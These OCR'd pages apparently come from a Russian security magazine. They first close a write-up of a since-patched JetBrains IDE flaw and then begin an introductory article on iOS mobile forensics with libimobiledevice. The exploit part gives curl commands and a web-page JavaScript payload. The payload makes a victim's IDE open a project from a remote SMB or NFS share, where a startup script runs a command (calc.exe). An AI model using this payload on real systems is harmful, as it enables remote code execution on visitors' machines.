
```
$ curl -v "http://127.0.0.1:63342/api/internal" --data '{"url": ↵
   "jetbrains://whatever/open/\\\\smb.example.com\\anonshare\\↵
   testing"}'
```

Провайдер со стороны атакуемой машины не заблокировал исходящий трафик. Это позволяет загрузить произвольный проект с подконтрольного нам удаленного ресурса. Однако такое поведение позволяет не только читать произвольные файлы в системе.

Каждый проект в JetBrains IDE имеет возможность установить задачи после запуска. К примеру, в PyCharm это Python-скрипт, а в Android Studio и IntelliJ IDEA — файл jar. Они будут автоматически срабатывать после загрузки проекта. Добавим в корневой каталог «атакующего» проекта скрипт **hax.py**.



Установка скрипта hax.py, который стартует после загрузки проекта в PyCharm



Настройки скрипта hax.py


Скрипт будет содержать всего две строчки :).

```
import os
os.system("calc.exe")
```

Загрузим проект на наш сервер с Samba и сделаем страницу со следующим содержимым:

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "http://127.0.0.1:63342/api/internal",
    true);
    xhr.send('{"url":
    "jetbrains://whatever/open/\\\\\\\\\123.456.789.101\\\\anonsha
    re\\\\testing"}');
</script>
```

После того как жертва зайдет на наш сайт, у нее появится...



Успешное срабатывание эксплоита для JetBrains IDE в ОС Windows


Тот же трюк в OS X

OS X автоматически монтирует удаленные файловые системы NFS, когда обращаешься к ним через `/net`. Это значит, что мы можем применить механизм, похожий на тот, что использовали в Windows. Создаем анонимный сервер NFS, кладем туда проект и открываем `/net/<hostname>/<sharename>/<projectname>`. Проверяем:

```
$ curl -v "http://127.0.0.1:63342/api/internal" --data '{"url": ↵
   "jetbrains://whatever/open//net/nfs.example.com/anonshare/↵
   testing"}'
```

Вот готовый скрипт для страницы:

```
1  <script>
2    var xhr = new XMLHttpRequest();
3    xhr.open("POST", "http://127.0.0.1:63342/api/internal", true);
4    xhr.send('{"url":
•    "jetbrains://whatever/open//net/nfs.example.com/anonshare/testi
•    ng"}');
5  </script>
```



Успешное срабатывание эксплоита для JetBrains IDE в OS X

Я опустил подробности общения с разработчиком по поводу устранения уязвимости, но ты можешь прочитать их в оригинальной статье в блоге Милна.

TARGETS

Среды, основанные на JetBrains версий с начала 2013 года по май 2016 года (PyCharm, Android Studio, WebStorm, IntelliJ IDEA и другие).

SOLUTION

Есть исправление от производителя за 11 мая 2016 года.

Олег Скулкин
skulkin@inbox.ru

МОБИЛЬНАЯ **КРИМИНАЛИСТИКА**

Мобильный девайс, будь то смартфон или планшет, может рассказать о своем хозяине гораздо больше, чем его друзья, родные и близкие. Именно поэтому зачастую расследование правонарушения начинается с изучения данных, хранящихся на этих устройствах. Ты когда-нибудь задумывался о том, какую информацию могут извлечь правоохранительные органы, если к ним в руки попадет «яблочный» девайс? Нет? Ну тогда я тебе расскажу, а заодно и покажу, как это делается.

ЧТО ЕЩЕ ЗА МОБИЛЬНАЯ КРИМИНАЛИСТИКА?

Еще совсем недавно мы бы могли говорить лишь о компьютерной криминалистике и компьютерных преступлениях, но технологический прогресс прекрасно знает свое дело: с выходом и широким распространением смартфонов и планшетных устройств появилось и новое направление — мобильная криминалистика, которая в совокупности с компьютерной и сетевой стала называться цифровой криминалистикой. Разумеется, впоследствии и она отрастила свои ветви. Так, разделяют криминалистическое исследование Android, iOS, BlackBerry и некоторых других мобильных операционных систем. О криминалистическом исследовании i-девайсов мы с тобой сегодня и поговорим.

Все i-девайсы (iPhone, iPad и iPod Touch) работают под управлением операционной системы iOS. До третьей версии она называлась iPhone OS и была разработана специально для этого устройства. В ее основе лежит архитектура ее старшего брата — Mac OS X, что, разумеется, сказалось и на используемой ею файловой системе.

ФАЙЛОВАЯ СИСТЕМА I-ДЕВАЙСА

Во всех i-девайсах используется файловая система HFSX — полная копия HFS+ с той лишь разницей, что первая позволяет работать в режиме с учетом регистра имен. Очень часто в цифровой криминалистике используется так называемый файловый карвинг — метод восстановления данных, основанный на анализе не метаданных, а содержимого файлов. Так, карверы, например всем известный (и довольно популярный в кругах криминалистов) Scalpel, восстанавливают файлы, опираясь на заголовки и расширения. Так называемый семантический карвинг берет за основу внутреннюю структуру файлов, что позволяет восстанавливать даже фрагментированные файлы. Именно этим способом криминалисты и восстанавливают данные из HFS и HFS+. Это касается OS X. А что же с iOS? Сейчас расскажу.

Все. Очень. Плохо. Apple использует технологию, именуемую Data Protection, чтобы защитить данные, хранимые в памяти устройства. При создании нового файла генерируется уникальный 256-битный ключ (File Key), он шифруется так называемым Class Key и хранится в метаданных файла, а те, в свою очередь, шифруются ключом файловой системы (EMF Key), который генерируется на основе UID устройства. Что это значит? Все просто: применение классического файлового карвинга не даст никаких результатов, так как все данные в свободной области файловой системы будут зашифрованы. Правда, некоторые исследователи утверждают, что сравнительным анализом файла каталога и журнального файла можно получить информацию об удаленных файлах, включая расположение их метаданных, временные метки и прочее. Таким образом можно восстановить удаленные файлы, найти их ключи и расшифровать их. Но это все теория. А ты наверняка знаешь, что в теории нет разницы между теорией и практикой, а на практике — она есть.

ИДЕНТИФИКАЦИЯ I-ДЕВАЙСА

Так как на данный момент i-девайсов выпущено великое множество, одной из первоочередных задач оказывается начальная идентификация того или иного устройства. Для этого есть прекрасный инструмент — libimobiledevice. Libimobiledevice — это кросс-платформенная библиотека и набор инструментов, предназначенный для коммуникации с различными i-девайсами, включая iPhone, iPod Touch, iPad и Apple TV, по понятным им протоколам. С помощью libimobiledevice исследователь может получить доступ к файловой системе i-девайса, собрать информацию об устройстве, сделать резервную копию или восстановить из нее, управлять иконками на SpringBoard, инсталлированными приложениями и так далее. Данная библиотека находится в разработке с 2007 года, и главная ее цель — предложить инструмент для работы с i-девайсами в среде Linux.

Итак, libimobiledevice можно использовать для сбора информации. Для этого воспользуемся утилитой ideviceinfo. Если к компьютеру подключено только одно устройство, достаточно просто запустить утилиту из терминала:

```
# ideviceinfo -s
BluetoothAddress: 70:11:24:33:fa:4a
DeviceClass: iPad
DeviceName: Oleg's iPad
EthernetAddress: 70:11:24:33:fa:4b
ProductName: iPhone OS
ProductType: iPad2,5
ProductVersion: 9.3.3
SerialNumber: F4KK3N4YF195
```

```
TimeZone: Europe/Moscow
UniqueDeviceID: d2c4466bbda5fc2cc87384dd9b64c054815c9cbb
WiFiAddress: 70:11:24:33:fa:49
```

Я намеренно не представил весь вывод — только данные, наиболее значимые с точки зрения мобильной криминалистики. «Зачем мне вообще вся эта информация нужна? Ведь я могу и по внешнему виду устройство идентифицировать!» — скажешь ты. И будешь не прав. Если ты еще не забыл, здесь мы говорим о цифровой криминалистике в целом и о мобильной криминалистике в частности, а значит, любое такое исследование может угодить прямиком в суд, а это, в свою очередь, означает, что идентификационные особенности того или иного i-девайса ты должен скрупулезно собрать и задокументировать.

ИЗВЛЕЧЕНИЕ ДАННЫХ ИЗ I-ДЕВАЙСА

Теперь мы знаем, что за устройство мы исследуем: iPad 2,5, или iPad mini первого поколения. Пришло время извлечь данные из него. В мобильной криминалистике для извлечения данных из iOS-устройств используется три основных метода:

- Извлечение данных на физическом уровне. Это самый оптимальный способ, который позволяет криминалисту получить наибольшее количество данных, в том числе удаленных. Чаще всего такой способ подразумевает джейлбрейк i-девайса.
- Извлечение данных на уровне файловой системы. Это второй по значимости способ: при его использовании криминалист извлекает все данные, видимые на уровне файловой системы. При этом восстановить удаленные файлы невозможно. Исключение составляют удаленные записи из баз данных SQLite, а также миниатюры удаленных пользователем изображений.
- Извлечение данных на логическом уровне. Этот метод позволяет извлечь часть файловой системы, что достигается резервным копированием. К сожалению, с его помощью нельзя получить такую важную с точки зрения криминалистики информацию, как электронная почта, базы с геолокационными данными (при этом подобные данные можно извлечь из изображений благодаря EXIF) или кеш приложений.

Извлечение данных на логическом уровне наиболее популярно, так как далеко не всегда находится возможность сделать джейлбрейк i-девайсов, чтобы извлечь данные на физическом уровне. И хотя недавно был представлен способ джейлбрейка устройств вплоть до версии 9.3.3, но выход iOS 9.3.4 закрыл эту возможность для криминалистического программного обеспечения, а с ним и для криминалистов. Хорошо, что под рукой у меня оказался мой старенький iPhone 4, который позволит продемонстрировать извлечение данных на физическом уровне.

ИЗВЛЕЧЕНИЕ НА ЛОГИЧЕСКОМ УРОВНЕ

Так как извлечение данных на логическом уровне — наиболее простой и в то же время наиболее распространенный способ (к тому же единственно возможный для нашего первого подопытного), начну я именно с него. А воспользуемся мы все той же libimobiledevice. Для создания резервных копий (а именно это позволяет криминалистам извлекать данные на логическом уровне) в нашем распоряжении имеются две утилиты: idevicebackup и idevicebackup2. Если исследуемое устройство работает под управлением iOS младше четвертой версии, следует использовать idevicebackup, если старше — idevicebackup2. Вернись к информации об устройстве, и ты увидишь, что на нашем девайсе iOS 9.3.3. Это явно больше четырех, поэтому idevicebackup2 — наш вариант.

Синтаксис очень прост: достаточно напечатать в терминале название утилиты (idevicebackup2), backup в качестве аргумента, а после указать директорию, в которую данные и будут извлечены. Как только ты нажмешь заветный Enter, процесс запустится:

```
# idevicebackup2 backup ~/Desktop/ForensicsBackup
```




Рис. 1. Извлечение данных на логическом уровне с помощью idevicebackup

В результате мы получили типичную для резервных копий i-девайсов директорию, название которой — UDID устройства, в нашем случае **`d2c4466bbda5fc2cc87384dd9b64c054815c9cbb`**.

Если ты откроешь эту директорию, то увидишь четыре стандартных файла и массу файлов с именами длиной в 40 символов (см. рис. 2).

